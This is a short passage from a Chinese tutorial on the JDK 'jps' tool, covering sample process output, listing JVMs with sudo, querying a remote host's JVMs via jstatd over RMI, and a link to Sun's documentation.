    k15/lib/tools.jar -Dapplication.home=/data/aoxj/jdk15 -Xms8m
    23651 Resin -Xss1m -Dresin.home=/data/aoxj/resin -Dserver.root=/data/aoxj/resin -Djava.util.logging.manager=com.caucho.log.LogManagerImpl –

    Djavax.management.builder.initial=com.caucho.jmx.MBeanServerBuilderImpl

    sudo jps看到的进程数量最全

    jps 192.168.0.77

    列出远程服务器192.168.0.77机器所有的jvm实例,采用rmi协议,默认连接端口为1099

    (前提是远程服务器提供jstatd服务)

    注:jps命令有个地方很不好,似乎只能显示当前用户的java进程,要显示其他用户的还是只能用unix/linux的ps命令。

    详细情况请参考sun官方文档。
    http://java.sun.com/j2se/1.7.0/docs/tooldocs/share/jps.html

    转自:https://www.cnblogs.com/yjd_hycf_space/p/7730690.html